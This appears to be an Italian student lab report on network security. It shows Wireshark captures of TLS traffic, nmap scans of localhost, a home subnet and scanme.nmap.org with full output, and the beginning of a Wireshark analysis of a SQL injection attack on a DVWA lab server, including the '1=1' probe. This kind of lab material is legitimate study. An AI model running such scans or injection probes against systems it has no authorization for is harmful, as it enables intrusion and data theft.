
Analizziamo nuovamente il traffico catturato.

Applichiamo un filtro per facilitare la ricerca e vediamo che il traffico è diverso anche nelle info di ogni riga.

Selezionando una riga con Application Data possiamo vedere che nel dettagli del collegamento non sono visibili, come invece succede HTTP, le informazioni di login poichè tutto crittografato con TLSv1.2

No.	Time	Source	Destination	Protocol	Length	Info
69	4.017274	192.168.1.14	34.120.5.221	TCP	78	HTTP/1.1 200 OK
70	4.022999	192.168.1.14	34.120.5.221	TCP	66	HTTP/1.1 200 OK
73	4.029528	34.120.5.221	192.168.1.14	TLSv1.2	141	[TCP Spurious Retransmission], Application Data
74	4.029544	192.168.1.14	34.120.5.221	TCP	78	HTTP/1.1 200 OK
93	4.094947	192.168.1.14	34.120.5.221	TLSv1.2	243	Application Data
94	4.095014	192.168.1.14	34.120.5.221	TLSv1.2	260	Application Data
95	4.095179	192.168.1.14	34.120.5.221	TLSv1.2	313	Application Data
96	4.095244	192.168.1.14	34.120.5.221	TLSv1.2	104	Application Data
97	4.095305	192.168.1.14	34.120.5.221	TLSv1.2	207	Application Data
98	4.095372	192.168.1.14	34.120.5.221	TLSv1.2	97	Encrypted Alert
99	4.095380	192.168.1.14	34.120.5.221	TCP	66	HTTP/1.1 200 OK
101	4.113893	34.120.5.221	192.168.1.14	TLSv1.2	104	Application Data
102	4.113914	192.168.1.14	34.120.5.221	TCP	66	HTTP/1.1 200 OK
103	4.114082	34.120.5.221	192.168.1.14	TLSv1.2	104	Application Data
104	4.114097	192.168.1.14	34.120.5.221	TCP	54	HTTP/1.1 200 OK
105	4.118215	34.120.5.221	192.168.1.14	TCP	66	HTTP/1.1 200 OK

► Internet Protocol Version 4, Src: 192.168.1.14, Dst: 34.120.5.221
► Transmission Control Protocol, Src Port: 60064, Dst Port: 443, Seq: 296, Ack: 3355, Len: 177
▼ Secure Sockets Layer
 ▼ TLSv1.2 Record Layer: Application Data Protocol: http2
 Content Type: Application Data (23)
 Version: TLS 1.2 (0x0303)
 Length: 172
 Encrypted Application Data: 0000000000000001af621317d39e2a80e2e3637e77ae5d48...



NMAP



NMAP

Nmap è uno strumento utile per effettuare scansioni di reti e verifica della sicurezza.

È particolarmente utile per scoprire dispositivi su una rete, identificare porte aperte, determinare i servizi in esecuzione e rilevare potenziali vulnerabilità.

Andremo ad utilizzarlo in 3 modi diversi per vedere diverse funzionalità.

NMAP

Nel primo caso andremo a scansionare il localhost (un indirizzo IP specifico per test: 127.0.0.1).

Useremo il comando:

nmap -A -T4 localhost

-A serve per impostare una scansione avanzata in modo che ci restituisca tutto.

-T4 serve per impostare il livello di velocità della scansione.

Possiamo notare dalla scansione le porte aperte (21 e 22) e altri dettagli.

```
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.70 ( https://nmap.org ) at 2024-12-13 10:31 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000037s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0          0                         0 Mar 26  2018 ftp_test
| ftp-syst:
|_STAT:
FTP server status:
Connected to 127.0.0.1
Logged in as ftp
TYPE: ASCII
No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
At session startup, client count was 4
vsFTPD 3.0.3 - secure, fast, stable
|-End of status
22/tcp    open  ssh      OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|   256 06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
|_ 256 34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 12.66 seconds
```

NMAP

Nel secondo caso andrò a svolgere una scansione su un'intera rete IP.
Questa procedura sarà utile per individuare e scansionare tutti i dispositivi in quella sottorete comprese porte aperte e servizi.

```
[analyst@secOps ~]$ nmap -A -T4 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2024-12-13 10:34 EST
Nmap scan report for www.adsl.vf (192.168.1.1)
Host is up (0.013s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    filtered ssh
23/tcp    filtered telnet
53/tcp    open  domain      dnsmasq 2.84
| dns-nsid:
|_ bind.version: dnsmasq-2.84
80/tcp    open   http?
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     UNKNOWN 400 Bad Request
|       Server:
|         Date: Fri, 13 Dec 2024 09:34:45 GMT
|         Cache-Control: no-cache,no-store,max-age=0
|         Pragma: no-cache
|         X-Frame-Options: DENY
|         Expires: 0
|         X-Content-Type-Options: nosniff
|         X-XSS-Protection: 0; mode=block
|         Content-Security-Policy: default-src 'self' 'unsafe-inline' 'unsafe-eval'; img-src 'self' data:
|         Content-Language: en
|         Content-Type: text/html
|         Connection: close
|         <HTML>
|           <HEAD><TITLE>400 Bad Request</TITLE></HEAD>
|           <BODY BGCOLOR="#cc9999" TEXT="#000000" LINK="#2020ff" VLINK="#4040cc">
|             <H4>400 Bad Request</H4>
|             Invalid Request
|             NULL:
|               UNKNOWN 408 Request Timeout
|                 Server:
|                   Date: Fri, 13 Dec 2024 09:34:45 GMT
|                   Cache-Control: no-cache,no-store,max-age=0
|                   Pragma: no-cache
|                   X-Frame-Options: DENY
|                   Expires: 0
|                   X-Content-Type-Options: nosniff
|                   X-XSS-Protection: 0; mode=block
|                   Content-Security-Policy: default-src 'self' 'unsafe-inline' 'unsafe-eval'; img-src 'self' data:
|                   Content-Language: en
|                   Content-Type: text/html
|                   Connection: close
|                   <HTML>
|                     <HEAD><TITLE>408 Request Timeout</TITLE></HEAD>
|                     <BODY BGCOLOR="#cc9999" TEXT="#000000" LINK="#2020ff" VLINK="#4040cc">
|                       <H4>408 Request Timeout</H4>
|                       request appeared within a reasonable time period.
|-
```

Riporto solo il primo e l'ultimo screenshot.

```
Nmap scan report for 192.168.1.5
Host is up (0.0075s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE      VERSION
8009/tcp  open  tcpwrapped
|_ajp-methods: Failed to get a valid response for the OPTION request

Nmap scan report for secOps.station (192.168.1.14)
Host is up (0.00015s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_--rw-r--r--  1 0          0 Mar 26 2018 ftp-test
| ftp-syst:
|   STAT:
|     FTP server status:
|       Connected to 192.168.1.14
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       At session startup, client count was 3
|       vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|   256 06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
|_  256 34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 256 IP addresses (3 hosts up) scanned in 201.23 seconds
[analyst@secOps ~]$ █
```

Nel terzo caso andremo a scansionare un server web remoto utilizzando come target scanme.nmap.org

NMAP

```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2024-12-13 10:42 EST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.18s latency).

Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:9

Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)

53/tcp    open  domain        dnsmasq 2.84
| dns-nsid:
|_ bind.version: dnsmasq-2.84
80/tcp    open  http          Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Go ahead and ScanMe!
9929/tcp  open  nping-echo  Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 44.58 seconds
```



WIRESHARK
MySQL



WIRESHARK MYSQL


Utilizzando Wireshark andiamo ad analizzare una cattura di traffico di rete relativo ad un attacco SQL injection contro un database SQL.

La SQL injection è una vulnerabilità di sicurezza che consente a un attaccante di inserire o manipolare query SQL all'interno di un'applicazione web. Questo avviene quando gli input non sono correttamente sanitizzati. Non essendo filtrati, l'attaccante può eseguire comandi SQL dannosi, che permettono di accedere, manipolare o distruggere dati nel database.

WIRESHARK MYSQL


Come prima cosa andiamo a vedere i due indirizzi IP coinvolti:
10.0.2.4 (attaccante) e 10.0.2.15
(server vittima).

Andiamo ad aprire la sezione “HTTP Stream” che ci fornirà nel dettaglio la conversazione HTTP tra il client e il server includendo sia la richiesta inviata dal client (ad esempio un browser) sia la risposta del server



WIRESHARK MYSQL

Inizialmente l'attaccante ha inviato una richiesta al server per testare se l'applicazione fosse vulnerabile a una SQL injection. Il comando `1=1` inserito nel campo "UserID" ha restituito un risultato positivo, mostrando che l'applicazione era vulnerabile, poiché il comando `1=1` è sempre vero e il server ha risposto con un record dal database.



WIRESHARK MYSQL

Nel proseguimento dell'attacco, l'attaccante ha utilizzato una query per ottenere informazioni sul database. Il server ha risposto con il nome del database (dvwa) e l'utente (root@localhost)

